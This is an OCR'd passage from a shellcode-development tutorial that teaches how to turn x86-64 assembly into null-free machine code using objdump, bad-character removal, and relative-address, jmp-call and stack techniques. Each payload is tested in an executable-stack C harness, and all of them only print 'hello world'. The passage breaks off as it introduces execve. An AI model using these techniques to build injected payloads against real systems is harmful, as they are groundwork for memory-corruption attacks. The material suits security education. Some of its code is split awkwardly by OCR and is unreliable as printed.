
Firstly, let's begin with what a shellcode is. As we have already seen earlier, the shellcode is a machine code that can be used as a payload to be injected in stack overflow attacks, which can be obtained from the assembly language.

So what we have to do is simple: write what we want the shellcode to do as assembly, then perform some modifications, and convert it to a machine code.

Let's try to make a hello world shellcode and convert an executable form to machine code. We need to use the `objdump` command:

```
$ objdump -D -M intel hello-world
```

The output for the preceding command is shown in the following screenshot:



```
# objdump -D -M intel hello-world

hello-world:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       b8 01 00 00 00          mov    eax,0x1
  4000b5:       bf 01 00 00 00          mov    edi,0x1
  4000ba:       48 be d8 00 60 00 00    movabs rsi,0x6000d8
  4000c1:       00 00 00
  4000c4:       ba 0c 00 00 00          mov    edx,0xc
  4000c9:       0f 05                   syscall
  4000cb:       b8 3c 00 00 00          mov    eax,0x3c
  4000d0:       bf 01 00 00 00          mov    edi,0x1
  4000d5:       0f 05                   syscall

Disassembly of section .data:

00000000006000d8 <_GLOBAL_OFFSET_TABLE_>:
  6000d8:       68 65 6c 6c 6f          push   0x6f6c6c65
  6000dd:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  6000e0:       72 6c                   jb     60014e <_end+0x66>
  6000e2:       64                      fs
  6000e3:       0a                      .byte 0xa
#
#
```

Do you see what's inside that red rectangular box? This is the machine code of our hello world example. But we need to convert it to this form: `\xff\xff\xff\xff`, where `ff` represents the operation code. You can do that manually line by line, but it would be somewhat tedious. We can do that automatically using just one line:

```
$ objdump -M intel -D FILE-NAME | grep '[0-9a-f]:' | grep -v 'file' | cut -
f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

Let's try that with our code:

```
$ objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:

```
# objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\\x/g' | paste -d '' -s
\xb8\x01\x00\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60\x00\x00\x00\x00\x00\xba\x0c\x00\x00\x00\x0f\x05\xb8\x3c\x00\x00\x00\xbf\x01\x00\x00\x00\x0f\x05\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x0a
#
# 
```

This is our machine language:

```
\xb8\x01\x00\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60
\x00\x00\x00\x00\x00\xba\x0c\x00\x00\x00\x0f\x05\xb8\x3c\x00
\x00\x00\xbf\x01\x00\x00\x00\x0f\x05\x68\x65\x6c\x6c\x6f\x20
\x77\x6f\x72\x6c\x64\x0a
```


Next, we can use the following code for testing our machine:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =

"\xb8\x01\x00\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60
\x00\x00\x00\x00\x00\xba\x0c\x00\x00\x00\x0f\x05\xb8\x3c\x00
\x00\x00\xbf\x01\x00\x00\x00\x0f\x05\x68\x65\x6c\x6c\x6f\x20
\x77\x6f\x72\x6c\x64\x0a";

int main()
{
   printf("Shellcode Length: %d\n", (int)strlen(code));
   int (*ret)() = (int(*)())code;
   ret();
}
```

Let's compile it and run it:

```
$ gcc -fno-stack-protector -z execstack hello-world.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:



You can see from the preceding output that our shellcode didn't work. The reason was the bad characters in it. This takes us to the next section, which discusses ways to remove them.

Bad characters

Bad characters are characters that can break the execution of a shellcode because they can be interpreted as something else.

For example, consider `\x00`, which means zero value, but it will be interpreted as a null terminator and will be used to terminate a string. Now, to prove that, let's take another look at the previous code:

```
"\xb8\x01\x00\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60
\x00\x00\x00\x00\x00\xba\x0c\x00\x00\x00\x0f\x05\xb8\x3c\x00
\x00\x00\xbf\x01\x00\x00\x00\x0f\x05\x68\x65\x6c\x6c\x6f\x20
\x77\x6f\x72\x6c\x64\x0a";
```

When we tried to execute it, we got an error, `Shellcode Length: 14`. If you look at the 15th operation code, you will see `\x00`, which is interpreted as a null terminator.

Here is the list of bad characters:

- `00`: This is the zero value or null terminator (`\0`)
- `0A`: This is the line feed (`\n`)
- `FF`: This is the form feed (`\f`)
- `0D`: This is the carriage return (`\r`)


Now, how to remove these bad characters from our shellcode? Actually, we can remove them using what we know so far in assembly, such as choosing which part of one register should depend on the size of the moved data. For example, if I want to move a small value such as `15` to RAX, we should use the following code:

```
mov al, 15
```

Alternatively, we can use arithmetic operations, for example, to move `15` to the RAX register:

```
xor rax, rax
add rax, 15
```

Let's take a look at our machine code, one instruction at a time:



```
# objdump -D -M intel hello-world

hello-world:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       b8 01 00 00 00          mov    eax,0x1
  4000b5:       bf 01 00 00 00          mov    edi,0x1
  4000ba:       48 be d8 00 60 00 00    movabs rsi,0x6000d8
  4000c1:       00 00 00
  4000c4:       ba 0c 00 00 00          mov    edx,0xc
  4000c9:       0f 05                   syscall
  4000cb:       b8 3c 00 00 00          mov    eax,0x3c
  4000d0:       bf 01 00 00 00          mov    edi,0x1
  4000d5:       0f 05                   syscall

Disassembly of section .data:

00000000006000d8 <_GLOBAL_OFFSET_TABLE_>:
  6000d8:       68 65 6c 6c 6f          push   0x6f6c6c65
  6000dd:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  6000e0:       72 6c                   jb     60014e <_end+0x66>
  6000e2:       64                      fs
  6000e3:       0a                      .byte 0xa
#
#
```

The first instruction is `mov rax, 1`, and it contains `0` because we were trying to move `1` byte (8 bits) to a 64-bit register. So it would fill the rest with zeros, which we can fix using `mov al, 1`, so we moved `1` byte (8 bits) to an 8-bit part of the RAX register; let's confirm that:

```
global _start

section .text

_start:
    mov al, 1
    mov rdi, 1
    mov rsi, hello_world
    mov rdx, length
    syscall
```

```
        mov rax, 60
        mov rdi, 1
        syscall

    section .data
        hello_world: db 'hello world',0xa
        length: equ $-hello_world
```

Now, run the following commands:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -D -M intel hello-world
```

The output of the preceding command is shown in the following screenshot:

```
# objdump -D -M intel hello-world

hello-world:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       b0 01                   mov    al,0x1
  4000b2:       bf 01 00 00 00          mov    edi,0x1
  4000b7:       48 be d4 00 60 00 00    movabs rsi,0x6000d4
  4000be:       00 00 00
  4000c1:       ba 0c 00 00 00          mov    edx,0xc
  4000c6:       0f 05                   syscall
  4000c8:       b8 3c 00 00 00          mov    eax,0x3c
  4000cd:       bf 01 00 00 00          mov    edi,0x1
  4000d2:       0f 05                   syscall

Disassembly of section .data:

00000000006000d4 <hello_world>:
  6000d4:       68 65 6c 6c             push   0x6f6c6c65

00000000006000d8 <_GLOBAL_OFFSET_TABLE_>:
  6000d8:       6f                      outs   dx,DWORD PTR ds:[rsi]
  6000d9:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  6000dc:       72 6c                   jb     60014a <__bss_start+0x6a>
  6000de:       64                      fs
  6000df:       0a                      .byte 0xa
# 
```

We managed to remove all the bad characters from the first instruction. Let's try another method with the second instruction, which is using arithmetic operations such as adding or subtracting.

First, we need to clear the register using the `xor` instruction, `xor rdi, rdi`. Now, the RDI register contains zeros; we add `1` to its value, `add rdi, 1`:

```
global _start

section .text

_start:
    mov al, 1
    xor rdi, rdi
    add rdi, 1
    mov rsi, hello_world
    mov rdx, length
    syscall


    mov rax, 60
    mov rdi, 1
    syscall

section .data
    hello_world: db 'hello world',0xa
    length: equ $-hello_world
```

Now, run the following commands:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -D -M intel hello-world
```

The output of the preceding command is shown in the following screenshot:

```
# objdump -D -M intel hello-world

hello-world:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       b0 01                   mov    al,0x1
  4000b2:       48 31 ff                xor    rdi,rdi
  4000b5:       48 83 c7 01             add    rdi,0x1
  4000b9:       48 be d8 00 60 00 00    movabs rsi,0x6000d8
  4000c0:       00 00 00
  4000c3:       ba 0c 00 00 00          mov    edx,0xc
  4000c8:       0f 05                   syscall
  4000ca:       b8 3c 00 00 00          mov    eax,0x3c
  4000cf:       bf 01 00 00 00          mov    edi,0x1
  4000d4:       0f 05                   syscall

Disassembly of section .data:

00000000006000d8 <_GLOBAL_OFFSET_TABLE_>:
  6000d8:       68 65 6c 6c 6f          push   0x6f6c6c65
  6000dd:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  6000e0:       72 6c                   jb     60014e <_end+0x66>
  6000e2:       64                      fs
  6000e3:       0a                      .byte 0xa
#
```

We fixed that too. Let's fix all that and leave moving the `hello world` string to the next section:

```
global _start

section .text

_start:
    mov al, 1
    xor rdi, rdi
    add rdi, 1
    mov rsi, hello_world
    xor rdx,rdx
    add rdx,12
    syscall


  xor rax,rax
  add rax,60
  xor rdi,rdi
  syscall

section .data
    hello_world: db 'hello world',0xa
```

Now, run the following commands:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -D -M intel hello-world
```

The output of the preceding command is shown in the following screenshot:

```
hello-world:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       b0 01                   mov    al,0x1
  4000b2:       48 31 ff                xor    rdi,rdi
  4000b5:       48 83 c7 01             add    rdi,0x1
  4000b9:       48 be d8 00 60 00 00    movabs rsi,0x6000d8
  4000c0:       00 00 00
  4000c3:       48 31 d2                xor    rdx,rdx
  4000c6:       48 83 c2 0c             add    rdx,0xc
  4000ca:       0f 05                   syscall
  4000cc:       48 31 c0                xor    rax,rax
  4000cf:       48 83 c0 3c             add    rax,0x3c
  4000d3:       48 31 ff                xor    rdi,rdi
  4000d6:       0f 05                   syscall

Disassembly of section .data:

00000000006000d8 <_GLOBAL_OFFSET_TABLE_>:
  6000d8:       68 65 6c 6c 6f          push   0x6f6c6c65
  6000dd:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  6000e0:       72 6c                   jb     60014e <_end+0x66>
  6000e2:       64                      fs
  6000e3:       0a                      .byte 0xa
#
```


We managed to remove all the bad characters from our shellcode, which leaves us with how to deal with addresses when copying strings.

The relative address technique

The relative address is the current location relative to the RIP register, and relative value is a very good technique to avoid using hardcoded addresses in assembly.

How can we do that? Actually, it's made so simple by using `lea <destination>, [rel <source>]`, where the `rel` instruction will compute the address of the source relative to the RIP register.

We need to define our variable before the code itself, which in turn has to be defined before the RIP current location; otherwise, it will be a short value and the rest of the register will be filled with zeros like this:



```
Disassembly of section .text:

0000000000400080 <_start>:
  400080:       b0 01                   mov    al,0x1
  400082:       48 31 ff                xor    rdi,rdi
  400085:       48 83 c7 01             add    rdi,0x1
  400089:       48 8d 35 15 00 00 00    lea    rsi,[rip+0x15]
  400090:       48 31 d2                xor    rdx,rdx
  400093:       48 83 c2 0c             add    rdx,0xc
  400097:       0f 05                   syscall
  400099:       48 31 c0                xor    rax,rax
  40009c:       48 83 c0 3c             add    rax,0x3c
  4000a0:       48 31 ff                xor    rdi,rdi
  4000a3:       0f 05                   syscall
```


Now, let's modify our shellcode with this technique to fix the location of the `hello world` string:

```
global _start

section .text

_start:
    jmp code
    hello_world: db 'hello world',0xa

code:
    mov al, 1
    xor rdi, rdi
    add rdi, 1
    lea rsi, [rel hello_world]
    xor rdx,rdx
    add rdx,12
    syscall

    xor rax,rax
    add rax,60
    xor rdi,rdi
    syscall
```

Now, run the following commands:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -D -M intel hello-world
```

The output of the preceding command is shown in the following screenshot:



```
hello-world:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       eb 0c                   jmp    40008e <code>

0000000000400082 <hello_world>:
  400082:       68 65 6c 6c 6f          push   0x6f6c6c65
  400087:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  40008a:       72 6c                   jb     4000f8 <code+0x6a>
  40008c:       64 0a           or     dh,BYTE PTR fs:[rax-0xceb7ff]

000000000040008e <code>:
  40008e:       b0 01                   mov    al,0x1
  400090:       48 31 ff                xor    rdi,rdi
  400093:       48 83 c7 01             add    rdi,0x1
  400097:       48 8d 35 e4 ff ff ff    lea    rsi,[rip+0xffffffffffffffe4]
  40009e:       48 31 d2                xor    rdx,rdx
  4000a1:       48 83 c2 0c             add    rdx,0xc
  4000a5:       0f 05                   syscall
  4000a7:       48 31 c0                xor    rax,rax
  4000aa:       48 83 c0 3c             add    rax,0x3c
  4000ae:       48 31 ff                xor    rdi,rdi
  4000b1:       0f 05                   syscall
#
```

No bad characters at all! Let's try it as a shellcode:

```
$ objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:

```
# objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut -f2
-d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\\x/
g' | paste -d '' -s
\xeb\x0c\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x0a\xb0\x01\x48\x31\xff\x48
\x83\xc7\x01\x48\x8d\x35\xe4\xff\xff\xff\x48\x31\xd2\x48\x83\xc2\x0c\x0f\x05\x48
\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05
#
```

Let's now try to compile this shellcode and run it using our C code:


```
#include<stdio.h>
#include<string.h>

unsigned char code[] =

"\xeb\x0c\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x0a\xb0\x01\x48\x31\x
ff\x48\x83\xc7\x01\x48\x8d\x35\xe4\xff\xff\xff\x48\x31\xd2\x48\x83\xc2\x0c\
x0f\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05";
```

```
int main()
{

    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();

}
```

Now, run the following commands:

```
$ gcc -fno-stack-protector -z execstack hello-world.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:



It worked! Now, this is our first shellcode.

Let's move to see more techniques on how to deal with addresses.

The jmp-call technique

Now, we will talk about a new technique on how to deal with the string's address, which is the **jmp-call** technique.

This technique is simply to first make the `jmp` instruction to the string we want to move to a specific register. After that, we call the actual code using the `call` instruction, which pushes the string's address to the stack, then we pop the address into that register. Take a look at the next example to fully understand this technique:


```
global _start

section .text

_start:
    jmp string
code:
    pop rsi
```

```
        mov al, 1
        xor rdi, rdi
        add rdi, 1
        xor rdx,rdx
        add rdx,12
        syscall

        xor rax,rax
        add rax,60
        xor rdi,rdi
        syscall

    string:
        call code
        hello_world: db 'hello world',0xa
```

Now, run the following commands:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -D -M intel hello-world
```

The output of the preceding command is shown in the following screenshot:




```
hello-world:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:       eb 1f                   jmp    4000a1 <string>

0000000000400082 <code>:
  400082:       5e                      pop    rsi
  400083:       b0 01                   mov    al,0x1
  400085:       48 31 ff                xor    rdi,rdi
  400088:       48 83 c7 01             add    rdi,0x1
  40008c:       48 31 d2                xor    rdx,rdx
  40008f:       48 83 c2 0c             add    rdx,0xc
  400093:       0f 05                   syscall
  400095:       48 31 c0                xor    rax,rax
  400098:       48 83 c0 3c             add    rax,0x3c
  40009c:       48 31 ff                xor    rdi,rdi
  40009f:       0f 05                   syscall

00000000004000a1 <string>:
  4000a1:       e8 dc ff ff ff          call   400082 <code>

00000000004000a6 <hello_world>:
  4000a6:       68 65 6c 6c 6f          push   0x6f6c6c65
  4000ab:       20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  4000ae:       72 6c                   jb     40011c <hello_world+0x76>
  4000b0:       64                      fs
  4000b1:       0a                      .byte 0xa
```

No bad characters; let's now review what we did. First, we executed a `jmp` instruction to the string, then we called the actual code using the `call` instruction, which will cause the next instruction to be pushed into the stack; let's see that code inside GDB:

```
$ gdb ./hello-world
$ set disassembly-flavor intel
$ break _start
$ run
$ stepi
```

The output of the preceding command is shown in the following screenshot:



The next instruction is calling the code using the `call code` instruction. Notice what is going to happen in the stack:

```
R11: 0x0
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40007c:    add    BYTE PTR [rax],al
   0x40007e:    add    BYTE PTR [rax],al
   0x400080 <_start>:   jmp    0x4000a1 <string>
=> 0x400082 <code>:     pop    rsi
   0x400083 <code+1>:   mov    al,0x1
   0x400085 <code+3>:   xor    rdi,rdi
   0x400088 <code+6>:   add    rdi,0x1
   0x40008c <code+10>:  xor    rdx,rdx
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe188 --> 0x4000a6 (<hello_world>:       push   0x6f6c6c65)
0008| 0x7fffffffe190 --> 0x1
```

The address of the `hello world` string is pushed into the stack and the next instruction is pop `rsi`, which moves the address of the `hello world` string from the stack to the RSI register.

Let's try to use it as a shellcode:

```
$ objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:

```
#
# objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut -f2
-d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\\x/
g' | paste -d '' -s
\xeb\x1f\x5e\xb0\x01\x48\x31\xff\x48\x83\xc7\x01\x48\x31\xd2\x48\x83\xc2\x0c\x0f
\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05\xe8\xdc\xff\xff\xff\x68\x65
\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x0a
# 
```

Implementing the same in C code:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xeb\x1f\x5e\xb0\x01\x48\x31\xff\x48\x83\xc7\x01\x48\x31\xd2\x48\x83\xc2\x
0c\x0f\x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05\xe8\xdc\xff\xff\
xff\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x0a";
int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Let's compile and run it:


```
$ gcc -fno-stack-protector -z execstack hello-world.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:

The stack technique

Here, we are going to learn another technique to deal with addresses using the stack. It's very simple, but we have two obstacles. First, we only allow 4 bytes to push into the stack in one operation—we will use registers to help us in this. Second, we have to push out strings into the stack in reverse—we will use Python to do that for us.

Let's try to solve the second obstacle. Using Python, I'm going to define `string = 'hello world\n'`, then I will reverse my string and encode it to `hex` in one line using `string[::-1].encode('hex')`. Next, we will have our string in reverse and encoded:



Done! Now, let's try to solve the first obstacle:

```
global _start

section .text
_start:

    xor rax, rax
    add rax, 1
    mov rdi, rax
    push 0x0a646c72
    mov rbx, 0x6f57206f6c6c6548
    push rbx
    mov rsi, rsp
    xor rdx, rdx
    add rdx, 12
    syscall

    xor rax, rax
    add rax, 60
    xor rdi, rdi
    syscall
```

First, we push 8 bytes to the stack. We could push the rest into the stack divided by 4 bytes at each operation, but we also can use registers to move 8 bytes in one operation and then push the content of that register into the stack:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep -v 'file' | cut
-f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed
's/ /\\\x/g' | paste -d '' -s
```

The output of the preceding command is shown in the following screenshot:


Let's try to use it as a shellcode:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\x48\x31\xc0\x48\x83\xc0\x01\x48\x89\xc7\x68\x72\x6c\x64\x0a\x48\xbb\x48\x
65\x6c\x6c\x6f\x20\x57\x6f\x53\x48\x89\xe6\x48\x31\xd2\x48\x83\xc2\x0c\x0f\
x05\x48\x31\xc0\x48\x83\xc0\x3c\x48\x31\xff\x0f\x05";
int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Now, run the following commands:

```
$ gcc -fno-stack-protector -z execstack hello-world.c
$ ./a.out
```

The output of the preceding command is shown in the following screenshot:



That was easy too.

In the next section, we will discuss how to make a useful shellcode using the `execve` syscall.

The execve syscall

Now, we will learn how to make a useful shellcode using `execve`. Before we continue, we must understand what the `execve` syscall is. It's a syscall used to execute a program or a script. Let's take an example of how to use `execve` to read the `/etc/issue` file using the C language.

